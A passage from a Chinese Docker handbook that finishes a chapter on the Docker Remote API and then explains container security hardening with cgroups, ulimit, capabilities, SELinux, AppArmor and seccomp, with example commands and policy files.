{"Id":"d36e86e9a48664baa100dlbee4dfef869dcedc0cc0626e6ece852ed26090c949","Warnings":null}

```

如果一切顺利，则可得到生成的容器 ID，此时的容器处于未运行状态，接下来需要调用容器启动 API 来运行容器。

## (2) 运行容器

□ Endpoint——POST /containers/(id)/start

□ 对应 CLI 命令——docker start

```

$ curl -XPOST http://localhost:5678/containers/d36e86e9a486/start
< HTTP/1.1 204 No Content
< Date: Sat, 27 Jun 2015 08:49:39 GMT

```

最后就该验证容器里搭载的神奇应用是否能发挥作用了：

□ Endpoint——GET /containers/(id)/json

□ 对应 CLI 命令——docker inspect

```

$ curl -s -XGET http://localhost:5678/containers/d36e86e9a486/json | python
-mjson.tool | grep HostPort
  "HostPort": "32776"
$ curl -XGET http://localhost:32776
Hello world

```

噢！成功了，B 君赶紧把这个好消息告诉了远在地球的 A 君，A 君神秘地说：“赶紧看看来自星星的问候吧，打开容器 log。”

□ Endpoint——GET /containers/(id)/logs

□ 对应 CLI 命令——docker logs

```

$ curl -XGET
"http://localhost:5678/containers/d36e86e9a486/logs?stderr=1&stdout=1"

Connected by ('172.17.42.1', 39009)
Request is: GET / HTTP/1.1
User-Agent: curl/7.35.0
Host: localhost:32780
Accept: /

```

```

Connected by ('10.111.151.231', 59191)
Request is: GET / HTTP/1.1
Host: 10.110.52.50:32780
Connection: keep-alive
CSP: active
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko)
Chrome/43.0.2357.124 Safari/537.36
Accept: /

Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Connected by ('10.110.52.50', 44401)
Request is: GET / HTTP/1.1
User-Agent: curl/7.35.0
Host: 10.110.52.50:32780
Accept: /

Connected by ('10.107.197.221', 42489)
Request is: GET / HTTP/1.1
User-Agent: curl/7.29.0
Host: 10.110.52.50:32780
Accept: /

Connected by ('10.222.222.222', 59217)
Request is: GET /favicon.ico HTTP/1.1
Host: 10.110.52.50:32780
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:17.0) Gecko/17.0 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive

```

然后，他陆续收到了来自大熊星座、织女星座、 $\alpha$  星云的问候。

得益于神奇应用的成功运转，越来越多来自宇宙深处的订单堆满了 A 君的办公室。此时他独自站在落地窗前，垂望着眼前昏暗的高楼，不禁感叹：Docker Remote API。

## 7.4 本章小结

本章以一个简单的示例开始，最后用“Hello world”完整地呈现了 Docker 宣称的“Build, Ship and Run”，目的在于帮助读者实现已有系统与 Docker 的集成。

值得注意的是，Docker API 与 Docker 一样，仍处于发展阶段。对于不同版本的 API，在某些参数甚至格式上都有可能产生较大变化。到目前为止，几乎 Docker 的每个版本更新都伴有 API 改动，因此遇到此类问题也不用过于紧张，参考最新官方文档或直接向开源社区提 Issue 即可。



## Chapter 8 第 8 章

# Docker 安全

Docker 自诞生以来，其安全性问题一直饱受诟病。随着 Docker 的发展，它自身面临的挑战也越来越大，安全问题也越来越受到人们的关注。大约在 2014 年 6 月，网上一篇关于 Docker 安全的博客显示，Docker 的容器已经被攻破，并且能够遍历宿 host 的文件了，这对 Docker 的商业化造成了很大的杀伤力。可见，安全问题必须高度重视。

## 8.1 深入理解 Docker 的安全

### 8.1.1 Docker 的安全性

Docker 的安全性主要体现在如下几个方面：

- ❑ Docker 容器的安全性：这是指容器是否会危害到 host 或其他容器。
- ❑ 镜像的安全性：用户如何确保下载下来的镜像是可信的、未被篡改过的。
- ❑ Docker daemon 的安全性：如何确保发送给 daemon 的命令是由可信用户发起的。用户通过 CLI 或者 REST API 向 daemon 发送命令以完成对容器的各种操作，例如通过 `docker exec` 命令删除容器里的数据，因此需要保证 client 与 daemon 的连接是可信的。

这里面容器的安全性是最大的问题，也是备受关注的问題，因此下文介绍的安全策略大多是针对容器安全性的。

### 8.1.2 Docker 容器的安全性

容器安全性问题的根源在于，容器和 host 共用内核，因此受攻击面特别大，没有人能

信心满满地说不可能由容器入侵到 host。共用内核导致的另一个严重问题是，如果某个容器里的应用导致 Linux 内核崩溃，那么整个系统都会崩溃。在这方面，虚拟机的表现就相对好多了，虚拟机与 host 的接口是非常有限的，攻击面自然也就非常小了，并且虚拟机崩溃一般不会导致 host 崩溃。

在共用内核这个前提下，容器主要通过内核的 Cgroup 和 Namespace 这两大特性来达到容器隔离和资源限制的目的。目前 Cgroup 对系统资源的限制已经比较完善了，但 Namespace 的隔离还是不够完善，只有 PID、mount、network、UTS、IPC 和 user 这几种。而对于未隔离的内核资源，容器访问时也就会存在影响到 host 及其他容器的风险。

比如，procfs 里的很多接口都没有被隔离，因此通过 procfs 可以查询到整个系统的信息，例如系统的 CPU、内存等资源信息。这也是为什么 Docker 容器的 procfs 是以只读方式挂载的，否则修改 procfs 里的内核参数，将会影响甚至破坏整个 host。再例如，内核 syslog 也是没有被隔离的，因此在容器内可以看到容器外其他进程产生的内核 syslog。

Namespace 的隔离非但是不完善的，甚至可以说是不可能完善的。这是共用内核导致的固有缺陷，并且未来 Linux 内核社区也不会对此做太多的改进。

## 8.2 安全策略

正是因为容器由于内核层面隔离性差导致安全性不足，所以 Docker 社区开发了很多安全特性，业界也总结了一些经验，下文将给出一些主要的安全策略。

### 8.2.1 Cgroup

Cgroup 用于限制容器对 CPU、内存等关键资源的使用，防止某个容器由于过度使用资源，导致 host 或者其他容器无法正常运作，下面将详细介绍 Docker 如何使用 Cgroup。

#### 1. 限制 CPU

Docker 能够指定一个容器的 CPU 权重，这是一个相对权重，与实际的处理速度无关。事实上，没有办法限制一个容器只可以获得 1GHZ 的 CPU。每个容器默认的 CPU 权重是 1024，简单地说，假设只有两个容器，并且这两个容器竞争 CPU 资源，那么 CPU 资源将在这两个容器之间平均分配。如果其中一个容器启动时设置的 CPU 权重是 512，那它相对于另一个容器只能得到一半的 CPU 资源，因此这两个容器可以得到的 CPU 资源分别是 33.3% 和 66.6%。但如果另外一个容器是空闲的，第一个容器则会被允许使用 100% 的 CPU。也就是说，CPU 资源不是预先硬性分配好的，而是跟各个容器在运行时对 CPU 资源的需求有关。

例如，可以为容器设置 CPU 权重为 100，如下：

```
$ docker run --rm -ti -c 100 ubuntu bash
```

另一方面，Docker 也可以明确限制容器对 CPU 资源的使用上限，如下：

```
$ docker run --rm -ti --cpu-period=500000 --cpu-quota=250000 ubuntu /bin/bash
```

上面的命令表示这个容器在每个 0.5 秒里最多只能运行 0.25 秒。

除此之外，Docker 还可以把容器的进程限定在特定的 CPU 上运行，例如将容器限定在 0 号和 1 号 CPU 上运行：

```
$ docker run -it --rm --cpuset-cpus=0,1 ubuntu bash
```

## 2. 限制内存

除了 CPU，内存也是应用不可或缺的一个资源，因此一般来说必须限制容器的内存使用量。限制命令如下：

```
$ docker run --rm -ti -m 200M ubuntu bash
```

这个例子将容器可使用的内存限制在 200MB。不过事实上还不是这么简单，我们知道系统在发现内存不足时，会将部分内存置换到 swap 分区里，因此如果只限制内存使用量，可能会导致 swap 分区被用光。通过 `--memory-swap` 参数可以限制容器对内存和 swap 分区的使用，如果只是指定 `-m` 而不指定 `--memory-swap`，那么总的虚拟内存大小（也即 memory 加上 swap）是 `-m` 参数的两倍。

## 3. 限制块设备 I/O

对于块设备，因为磁盘带宽有限，所以对于 I/O 密集的应用，CPU 会经常处于等待 I/O 完成的状态，也就是常说的 idle 状态。它造成的问题是，其他应用可能也要等那个应用的 I/O 完成，从而影响到其他的容器。

Docker 目前只能设置容器的 I/O 权重，无法限制容器的 I/O 读写速率的上限，但这个功能已经在开发之中了，更详细的信息可以参考：<https://github.com/docker/docker/pull/14466>。现阶段用户可以通过直接写 Cgroup 文件来实现。例如：

```
$ docker run --rm -ti --name=container1 ubuntu bash
root@1b65813ae355:/# dd if=/dev/zero of=testfile0 bs=8k count=5000 oflag=direct
5000+0 records in
5000+0 records out
40960000 bytes (41 MB) copied, 0.183773 s, 223 MB/s
```

可以看到，在没有限制前，写速率是 223MB/s，下面通过修改相应的 Cgroup 文件来限制写磁盘的速度。在对写限制速度之前，我们需要明确地知道容器挂载的文件系统在哪里：

```
$ mount | grep 1b65813ae355
/dev/mapper/docker-253:1-135128789-1b65813ae355377415d0a694d25cf1753a04516a6847a
a9b1aeaeafb306d963f on /var/lib/docker/devicemapper/mnt/1b65813ae355377415d0a694d25cf
1753a04516a6847aa9b1aeaeafb306d963f type ext4 (rw,relatime,seclabel,stripe=16,data=or
dered)
```



```
proc on /run/docker/netns/1b65813ae355 type proc (rw,nosuid,nodev,noexec,relati
me)
$ ls -l /dev/mapper/docker-253:1-135128789-1b65813ae355377415d0a694d25cf1753a045
16a6847aa9b1aeaeafb306d963f
lrwxrwxrwx. 1 root root 7 Sep 15 11:30 /dev/mapper/docker-253:1-135128789-1b6581
3ae355377415d0a694d25cf1753a04516a6847aa9b1aeaeafb306d963f -> ../dm-4
$ ls /dev/dm-4 -l
brw-rw----. 1 root disk 253, 4 Sep 15 11:30 /dev/dm-4
```

在找到容器挂载的设备号“253,4”之后，就可以来限制容器的写速度了：

```
$ sudo echo '253:4 10240000' > /sys/fs/cgroup/blkio/system.slice/docker-1b65813a
e355377415d0a694d25cf1753a04516a6847aa9b1aeaeafb306d963f.scope/blkio.throttle.write_
bps_device
```

10240000 是每秒最多可写入的字节数，设置完容器的写速度后，再来看写 41MB 花的时间：

```
root@1b65813ae355:/# dd if=/dev/zero of=testfile0 bs=8k count=5000 oflag=direct
5000+0 records in
5000+0 records out
40960000 bytes (41 MB) copied, 3.9027 s, 10.5 MB/s
```

大概花了 3.905s，写速率大约为 10.5MB/s，说明刚刚的限制已经生效。

### 8.2.2 ulimit

Linux 系统中有一个 ulimit 指令，可以对一些类型的资源起到限制作用，包括 core dump 文件的大小、进程数据段的大小、可创建文件的大小、常驻内存集的大小、打开文件的数量、进程栈的大小、CPU 时间、单个用户的最大线程数、进程的最大虚拟内存等。

在 Docker 1.6 之前，Docker 容器的 ulimit 设置，继承自 Docker daemon。很多时候，对于单个容器来说，这样的 ulimit 实在是太高了。在 Docker 1.6 之后，可以设置全局默认的 ulimit，例如，可设置 CPU 时间为：

```
$ sudo docker daemon --default-ulimit cpu=1200
```

或者在启动容器时，单独对其 ulimit 进行设置：

```
$ docker run --rm -ti --ulimit cpu=1200 ubuntu bash
root@0260109155da:/app# ulimit -t
1200
```

### 8.2.3 容器组网

在接入容器隔离不足的情况下，将受信任的和不受信任的容器组网在不同的网络中，可以减少危险。关于 Docker 的各种网络模型及方案可以参考本书“Docker 网络”一章，这

里不详细介绍。

## 8.2.4 容器 + 全虚拟化

如果将容器运行在全虚拟化环境中（例如在虚拟机中运行容器），这样就算容器被攻破，也还有虚拟机的保护作用。目前一些安全需求很高的应用场景采用的就是这种方式，比如公有云场景。

## 8.2.5 镜像签名

Docker 可信镜像及升级框架（The Update Framework, TUF）是 Docker 1.8 所提供的一个新功能，这使得我们可以校验镜像的发布者。当发布者将镜像 push 到远程的仓库时，Docker 会对镜像用私钥进行签名，之后其他人 pull 这个镜像的时候，Docker 就会用发布者的公钥来校验该镜像是否和发布者所发布的镜像一致，是否被篡改过，是否是最新版。更多关于可信镜像的内容及 TUF 的使用可以参考这个链接：<http://blog.docker.com/2015/08/content-trust-docker-1-8/>。

## 8.2.6 日志审计

Docker 1.6 版本开始支持日志驱动，使得用户可以将日志直接从容器输出到如 syslogd 这样的日志系统中，通过 `docker --help` 可以看到 Docker daemon 支持 `log-driver` 参数，目前支持的类型有 `none`、`json-file`、`syslog`、`gelf` 和 `fluentd`，默认的日志驱动是 `json-file`。

除了在启动 Docker daemon 时指定日志驱动以外，也可以对单个容器指定驱动，例如：

```
$ docker run -ti --rm --log-driver="syslog" ubuntu bash
root@55d1fc11a36e:/#
```

通过 `docker inspect` 可以看到容器使用了哪种日志驱动，如下。

```
$ docker inspect 55d1fc11a36e
...
"Ulimits": null,
  "LogConfig": {
    "Type": "syslog",
    "Config": {}
  },
  "CgroupParent": "",
...
```

要注意的是，只有 `json-file` 这个日志驱动支持 `docker logs` 命令。

```
$ docker logs 55d1fc11a36e
"logs" command is supported only for "json-file" logging driver (got: syslog)
```

### 8.2.7 监控

在使用容器时，应该注意监控容器的信息，若发现有什么不正常的现象，就能采取措施及时补救。这些信息包括容器的运行状态、容器的资源使用情况等。

可通过如下命令查看容器的运行状态（如 running、exited、dead 等）：

```
$ docker ps -a
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
f48b7f9aacc2	ubuntu	"bash"	2 minutes ago	Exited...		sharp_sinoussi
1ab5096ade64	ubuntu	"bash"	21 minutes ago	Up 21 minutes		container1
9a6cd19df7ea	ubuntu	"bash"	17 hours ago	Dead		elated_swartz
039626d40c11	ubuntu	"bash"	17 hours ago	Dead		berserk_hamilton
98c4ba566e7c	ubuntu	"bash"	22 hours ago	Dead		loving_williams

状态显示是“Up n minutes”的容器是正在运行的，比如说 container1。

容器的资源使用情况主要指容器对内存、网络 I/O、CPU、磁盘 I/O 的使用情况等。

Docker 提供了 stats 命令来实时监控一个容器的资源使用，例如：

```
$ docker stats container1
```

CONTAINER	CPU %	MEM USAGE/LIMIT	MEM %	NET I/O	BLOCK I/O
container1	0.00%	4.768 MB/4.146 GB	0.11%	7.57 kB/648 B	4.268 MB/0 B

### 8.2.8 文件系统级防护

Docker 可以设置容器的根文件系统为只读模式，只读模式的好处是，即使容器与 host 使用的是同一个文件系统，也不用担心会影响甚至破坏 host 的根文件系统。但这里需要注意的是，必须把容器里进程 remount 文件系统的能力给禁止掉，否则在容器内又可以把文件系统重新挂载为可写。甚至更进一步，用户可以禁止容器挂载任何文件系统。

下面的例子分别展示了可读写挂载和只读挂载的效果。

示例一：可读写挂载。

```
$ docker run -ti --rm ubuntu bash
root@4cdf0b0d62ca:/# echo "hello" > /home/test.txt
root@4cdf0b0d62ca:/# cat /home/test.txt
hello
```

示例二：只读挂载。

```
$ docker run -ti --rm --read-only ubuntu bash
root@a2da6c14ccd4:/# echo "hello" > /home/test.txt
bash: /home/test.txt: Read-only file system
```

### 8.2.9 capability

从 2.2 版开始，Linux 有了 capability 的概念，它打破了 Linux 操作系统中超级用户 / 普通用户的概念，让普通用户也可以做只有超级用户才能完成的工作。capability 可以作用在

进程上，也可以作用在程序文件上。它与 `sudo` 不同，`sudo` 可以配置某个用户可以执行某个命令或更改某个文件，而 `capability` 则是让某个程序拥有某种能力。

每个进程有三个和能力有关的位图：Inheritable(I)、Permitted(P) 和 Effective(E)，我们也可以通过 `/proc/<PID>/status` 来查看进程的 `capability`。例如：

```
$ cat /proc/$$/status | grep Cap
CapInh: 0000000000000000
CapPrm: ffffffff00000000
CapEff: ffffffff00000000
```

其中的说明如下：

- ❑ **CapEff**：当一个进程要进行某个特权操作时，操作系统会检查 `CapEff` 的对应位是否有效，而不再是检查进程的有效 UID 是否为 0。
- ❑ **CapPrm**：表示进程能够使用的能力，`CapPrm` 可以包含 `CapEff` 中没有的能力，这些能力是被进程自己临时放弃的，因此 `CapEff` 是 `CapPrm` 的一个子集。
- ❑ **CapInh**：表示能够被当前进程执行的程序继承的 `capability`。

读者可以查阅 Linux 手册了解更多 `capability` 的内容。

Docker 启动容器的时候，会通过白名单的方式来设置传递给容器的 `capability`，默认情况下，这个白名单只包含 `CAP_CHOWN` 等少数的能力。用户可以通过 `--cap-add` 和 `--cap-drop` 这两个参数来修改这个白名单。

```
$ docker run --rm -ti --cap-drop=chown ubuntu bash
root@e6abf62fd7f1:/app# chown 2:2 /etc/hosts
chown: changing ownership of '/etc/hosts': Operation not permitted
root@80e02b7210b1:/app# exit
exit
$ docker run --rm -ti ubuntu bash
root@80e02b7210b1:/app# chown 2:2 /etc/hosts
root@e6abf62fd7f1:/app#
```

从上面的例子可以看到，将 `CAP_CHOWN` 能力去掉后，在容器里就无法改变文件的所有者了。

对于容器而言，应该遵守最小权限原则，尽量不要使用 `--privileged` 参数，不需要的能力应该全部去掉，甚至可以把所有的能力都禁止。

```
$ docker run -ti --rm --cap-drop=all ubuntu bash
```

## 8.2.10 SELinux

在介绍 SELinux 之前，有必要先了解一下操作系统中访问控制安全的发展。早期的操作系统几乎没有考虑安全问题，一个用户可访问任何文件或资源，但很快出现了访问控制机制来增强安全性，其中主要的访问控制在今天称为自主访问控制 (DAC)。DAC 是一种访

访问控制，通常允许授权用户（通过其程序如一个 shell）改变客体的访问控制属性，这样就可以指定其他用户是否有权访问该客体。大部分 DAC 机制是基于用户身份访问控制属性的，通常表现为访问控制列表机制。DAC 的主要特性是，单个用户（通常指某个资源的属主）可指定其他人是否能访问其资源。

当然，DAC 也有其自身的安全脆弱性，它只约束了用户、同用户组内的用户、其他用户对文件的可读、可写、可执行权限，而这对系统的保护作用是非常有限的，为克服这种脆弱性，就出现了强制访问控制（MAC）机制。MAC 用于避免 DAC 的脆弱性问题，其访问控制决断的基本原理不是对单个用户或系统管理员进行判断，而是利用组织的安全策略来控制对客体的访问，且这种访问不被单个程序所影响。此项研究最早由军方资助，目的是保护机密政府部门数据的机密性。

SELinux（Security-Enhanced Linux）是美国国家安全局（NSA）对于强制访问控制的实现，它是 Linux 历史上最杰出的安全子系统。在这种访问控制体系的限制下，进程只能访问那些在它的任务中所需要的文件。对于目前可用的 Linux 安全模块来说，SELinux 功能最全面，而且测试最充分，它是基于对 MAC 20 年的研究基础上建立的。

SELinux 定义了系统中每个用户、进程、应用和文件访问及转变的权限，然后使用一个安全策略来控制这些实体（即用户、进程、应用和文件）之间的交互，安全策略指定了如何严格或宽松地进行检查。由于 SELinux 比较复杂，在讲 SELinux 在 Docker 上的使用前，有必要先讲一下 SELinux 的简单使用。

SELinux 跟内核模块一样，也有模块的概念，需要先根据规则文件编译出二进制模块，然后插入到内核中。在使用 SELinux 前，我们需要安装一些包，以 Fedora 20 为例，需要安装以下组件：

- ❑ checkpolicy
- ❑ libselinux
- ❑ libsemanage
- ❑ libsepol
- ❑ policycoreutils

源码可以在 <https://github.com/SELinuxProject/selinux> 中找到，但建议不要自己来编译，太花时间，而且编译了也不见得好用。若要自己开发 SELinux 策略，还需要安装工具：selinux-policy-devel。

在 Fedora 20 中，可以直接用 yum 安装 SELinux 开发所必须的工具：

```
$ sudo yum -y install libselinux.x86_64 libselinux-devel.x86_64 libselinux-  
python.x86_64 libselinux-utils.x86_64 selinux-policy.noarch selinux-policy-devel.  
noarch selinux-policy-targeted.noarch crossfire-selinux.x86_64 libselinux-devel.  
i686 checkpolicy.x86_64 policycoreutils.x86_64 policycoreutils-devel.x86_64 selinux-  
policy-devel.noarch selinux-policy-targeted.noarch
```

安装好后就可以体验下 SELinux 的功能了，Github 上有个例子，我们可以拿来学习一下。

获取源码：

```
$ git clone https://github.com/pcmoore/getpeercon_server.git
```

查看策略文件：

```
$ cd getpeercon_server
$ cat selinux/gpexmple.te
policy_module(gpexmple, 1.0.0)
type gpexmple_t;
type gpexmple_exec_t;
application_domain(gpexmple_t, gpexmple_exec_t)
type gpexmple_log_t;
files_tmp_file(gpexmple_log_t)
files_tmp_filetrans(gpexmple_t, gpexmple_log_t, { dir file })
unconfined_run_to(gpexmple_t, gpexmple_exec_t)
# network permissions
allow gpexmple_t self:tcp_socket { create_stream_socket_perms };
corenet_tcp_bind_generic_node(gpexmple_t)
allow gpexmple_t gpexmple_log_t:file { create open append };
```

可以看到，SELinux 的策略文件还是比较复杂的，如果是第一次看，基本弄不明白是什么意思。并且，SELinux 的策略不是三言两语就能讲清楚的，读者有兴趣的话可以看一下《SELinux by Example》<sup>①</sup>这本书。

然后查看测试程序的代码：

```
$ cat src/getpeercon_server.c
...
srv_sock = socket(family, SOCK_STREAM, IPPROTO_TCP);
...
rc = bind(srv_sock, (struct sockaddr *)&srv_sock_addr,
          sizeof(srv_sock_addr));
...
```

上面的代码中有创建 tcp socket 及 bind tcp 端口的动作，但是上面的策略文件中没有 bind tcp 端口的策略，不能成功地 bind tcp 端口。要测试这个例子，得先创建 SELinux 模块：

```
$ sudo make build
$ sudo make install
```

然后关闭 SELinux，再插入新编译的模块，重新开启 SELinux，并打上正确的标签：

```
$ sudo setenforce 0
$ sudo semodule -i selinux/gpexmple.pp
$ sudo setenforce 1
$ sudo restorecon /usr/bin/getpeercon_server
```

之后运行 getpeercon\_server:

<sup>①</sup> Mayer, Frank / Macmillan, Karl / Caplan, David, Addison-Wesley, 2006-7。

```
$ getpeercon_server 8080
-> running as unconfined_u:unconfined_r:gpexmple_t:s0-s0:c0.c1023
-> creating socket ... ok
-> listening on TCP port 8080 ... bind error: -1
```

运行不成功！什么原因呢？是 SELinux 限制它了吗？查看下日志：

```
$ cat /var/log/audit/audit.log
...
type=SYSCALL msg=audit(1439297447.748:609): arch=c000003e syscall=49 success=no
exit=-13 a0=3 a1=7fff2753d000 a2=1c a3=7fff2753cd40 items=0 ppid=1804 pid=2151
auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 ses=1 tty=pts0
comm="getpeercon_serv" exe="/usr/bin/getpeercon_server" subj=unconfined_u:unconfined_
r:gpexmple_t:s0-s0:c0.c1023 key=(null)
...
```

从 “success=no exit=-13” 可以看出 getpeercon\_server 执行失败，确实是因为 SELinux 阻止了 getpeercon\_server 绑定端口。

解决方法如下：

```
$ cat /var/log/audit/audit.log | audit2allow -m local
```

上面的 audit2allow 是一个用 Python 写的命令，它主要用来处理日志，把日志中违反策略的动作的记录转换成 access vector。然后我们把这条命令的输出复制到 gpexmple.te 中，例如：

```
policy_module(gpexmple, 1.0.0)
require {
    type http_cache_port_t;
    class tcp_socket name_bind;
}
type gpexmple_t;
type gpexmple_exec_t;
application_domain(gpexmple_t, gpexmple_exec_t)
type gpexmple_log_t;
files_tmp_file(gpexmple_log_t)
files_tmp_filetrans(gpexmple_t, gpexmple_log_t, { dir file })
unconfined_run_to(gpexmple_t, gpexmple_exec_t)
allow gpexmple_t self:tcp_socket { create_stream_socket_perms };
corenet_tcp_bind_generic_node(gpexmple_t)
allow gpexmple_t gpexmple_log_t:file { create open append };
allow gpexmple_t http_cache_port_t:tcp_socket name_bind;
```

重复编译插入操作，然后再运行，我们将会看到：

```
$ getpeercon_server 8080
-> running as unconfined_u:unconfined_r:gpexmple_t:s0-s0:c0.c1023
-> creating socket ... ok
-> listening on TCP port 8080 ... ok
-> waiting ...
```

启动成功。

虽然上面的例子看起来比较复杂，但要在 Docker 中使用 SELinux 却非常简单。

Docker 使用 SELinux 的前提是系统支持 SELinux，SELinux 功能已经打开，并且已插入了 Docker 的 SELinux 模块，目前 RHEL 7、Fedora 20 都已自带该模块。可通过如下命令查看系统是否支持 Docker 的 SELinux 环境：

```
$ sudo semodule -l | grep docker
docker 1.0.0
```

如果有 Docker 的 SELinux 模块（即上面显示的 docker 1.0.0），说明系统已经支持 Docker 的 SELinux 环境。SELinux 的策略虽然复杂，但在 Docker 中的使用却非常友善，因为这个 Docker SELinux 模块已经帮我们做了那些复杂的 SELinux 策略，用户只需要在 Docker daemon 启动的时候加上 `--selinux-enabled=true` 选项，就可以使用 SELinux 了，如下：

```
$ sudo docker daemon --selinux-enabled=true
```

当然，也可以在启动容器时，使用 `--security-opt` 选项来对指定的文件做限制（这也需要 Docker daemon 启动时加 `--selinux-enabled=true`），比如：

```
$ docker run -i -t ubuntu /bin/bash
root@44cf505f688a:/app# ls /bin/bash -Z
system_u:object_r:svirt_sandbox_file_t:s0:c358,c569 /bin/bash
root@44cf505f688a:/app# exit
exit
$ docker run --security-opt label:level:s0:c100,c200 -i -t ubuntu /bin/bash
root@8c8512ff8dbf:/app# ls /bin/bash -Z
system_u:object_r:svirt_sandbox_file_t:s0:c100,c200 /bin/bash
```

可以看出通过 `--security-opt` 传递的参数，容器内的标签已经生效。更多关于 `--security-opt` 的信息，请参考 Docker 的官方文档。

### 8.2.11 AppArmor

AppArmor 也是一种 MAC 控制机制，其主要的作用是设置某个可执行程序的控制权限，可以限制程序读 / 写某个目录 / 文件，打开 / 读 / 写网络端口等。AppArmor 是一个高效和易于使用的 Linux 系统安全特性，它对操作系统和应用程序进行了从内到外的保护，即使是 0day 漏洞和未知的应用程序漏洞所导致的攻击也可被识破。AppArmor 安全策略可以完全定义个别应用程序所能访问的系统资源与各自的特权，它包含了大量的默认策略，并将先进的静态分析和基于学习的工具结合了起来，可以在很短的时间内，为非常复杂的应用制定 AppArmor 规则。

例如有以下 AppArmor 配置文件：

```
$ cat /etc/apparmor.d/bin.ping
```




```
...
#include <tunables/global>
/{usr/,}bin/ping {
    #include <abstractions/base>
    #include <abstractions/consoles>
    #include <abstractions/nameservice>
    capability net_raw,
    vcapability setuid,
    network inet raw,
    /bin/ping mixr,
    /etc/modules.conf r,
    # Site-specific additions and overrides. See local/README for details.
    #include <local/bin.ping>
}
```

可以看出，AppArmor 的配置文件非常友好，基本一眼就能看明白个大概，故而在此只做简单的解释：

- ❑ `/{usr/,}bin/ping`：此配置文件作用于 `/usr/bin/ping` 或 `/bin/ping`。
- ❑ `#include <abstractions/base>`：包含 `abstractions/base` 文件中的规则，这个文件在 `/etc/apparmor.d/abstractions` 目录下。
- ❑ `capability net_raw`：`ping` 有 `net_raw` 的能力。
- ❑ `/etc/modules.conf r`：对 `/etc/modules.conf` 有读的权限。

---

 **提示** 对配置文件更详细的介绍可以参考官方文档 <http://manpages.ubuntu.com/manpages/hardy/man5/apparmor.d.5.html>。

---

在上述配置文件下，做如下测试：

```
$ ping 0
PING 0 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.053 ms
...
```

可见 `ping` 可以正常运行。然后修改上面的配置文件，注释掉 `capability net_raw`（即禁止 `/usr/bin/ping` 和 `/bin/ping` 这两个程序的 `net_raw` 能力）一行。

```
...
#include <tunables/global>
/{usr/,}bin/ping {
    #include <abstractions/base>
    #include <abstractions/consoles>
    #include <abstractions/nameservice>
    #capability net_raw,
    vcapability setuid,
    network inet raw,
    /bin/ping mixr,
    /etc/modules.conf r,
```

```
# Site-specific additions and overrides. See local/README for details.
#include <local/bin.ping>
}
```

现在重新加载这个配置文件并再次执行 ping:

```
$ sudo apparmor_parser -r /etc/apparmor.d/bin.ping
$ ping 0
ping: icmp open socket: Operation not permitted
```

可见 ping 已经没有权限了, 说明上面的配置文件已经生效了。

Docker daemon 在启动的过程中会去判断当前内核是否支持 AppArmor, 若支持, 就创建默认的 AppArmor 配置文件 /etc/apparmor.d/docker, 并应用这个配置文件。启动容器时, 在初始化过程中 Docker 会使用相应的 AppArmor 配置作用于容器。也可以使用 --security-opt 选项来指定作用于容器的 AppArmor 配置文件。

下面的例子制定了一个 AppArmor 规则, 并应用到了容器上。

先拷贝一个模板:

```
$ sudo cp /etc/apparmor.d/docker /etc/apparmor.d/container
```

编辑 /etc/apparmor.d/container, 将

```
profile docker-default flags=(attach_disconnected,mediate_deleted) {
```

改为

```
profile container-default flags=(attach_disconnected,mediate_deleted) {
```

上面的修改主要是改配置的名字, 该名字在传给 Docker 时要用到, 也可以改配置文件中其他的内容 (例如在配置文件中加入 “deny /etc/hosts rwkix,” 一行, 容器启动后, 执行 “cat /etc/hosts” 命令, 然后对比加与不加的不同, 届时可以看到加了之后, 在容器中没有权限读取 /etc/hosts 的内容了)。

再用下面的命令使用这个配置:

```
$ docker run --rm -ti --security-opt apparmor:container-default ubuntu bash
```

在使用 Docker 的过程中, 强烈建议打开 SELinux 或 AppArmor。目前在支持 SELinux 的系统上, Docker 的 SELinux 不是默认打开的, 需要在启动 Docker daemon 时加上 --selinux-enabled=true 参数。而在支持 AppArmor 的系统上, AppArmor 的功能是默认打开的。

## 8.2.12 Seccomp

Seccomp (secure computing mode) 是一种 Linux 内核提供的安全特性, 它可以实现应用程序的沙盒机制, 以白名单或黑名单的方式限制进程进行系统调用。

Seccomp 首次于内核 2.6.12 版本合入 Linux 主线。早期的 Seccomp 只支持过滤少数几

个系统调用。较新的内核版本支持动态 Seccomp 策略，也就是 seccomp-bpf，因为支持用 BPF 生成过滤规则，从而使 Seccomp 可以限制任意的系统调用，并且还可以限制系统调用传入的参数。

对 Seccomp 使用一般分为两步：

- 1) 生成 BPF 形式的过滤规则。
- 2) 调用 prctl 系统调用将规则传入内核。

下面的代码展示了 Seccomp 的使用：

```
struct sock_filter filter[] = {
    /* Grab the system call number */
    BPF_STMT(BPF_LD+BPF_W+BPF_ABS, syscall_nr),
    /* Jump table for the allowed syscalls */
    BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, __NR_rt_sigreturn, 0, 1),
    BPF_STMT(BPF_RET+BPF_K, SECCOMP_RET_ALLOW),
    ...
};

struct sock_fprog prog = {
    .len = (unsigned short) (sizeof(filter)/sizeof(filter[0])),
    .filter = filter,
};

if (prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0)) {
    perror("prctl(NO_NEW_PRIVS)");
    return 1;
}

if (prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &prog)) {
    perror("prctl");
    return 1;
}
```

在 Docker 容器启动的过程中，它会对 Seccomp 设置一个默认的配置，但目前还不支持命令行参数做配置，后续很可能会增加。



**提示** 如果想更深入地了解 Seccomp，特别是 seccomp-bpf，可以参考内核文档 [https://www.kernel.org/doc/Documentation/prctl/seccomp\\_filter.txt](https://www.kernel.org/doc/Documentation/prctl/seccomp_filter.txt) 以及内核源码里的样例，样例在源码的 linux/samples/seccomp 目录。

## 8.2.13 grsecurity

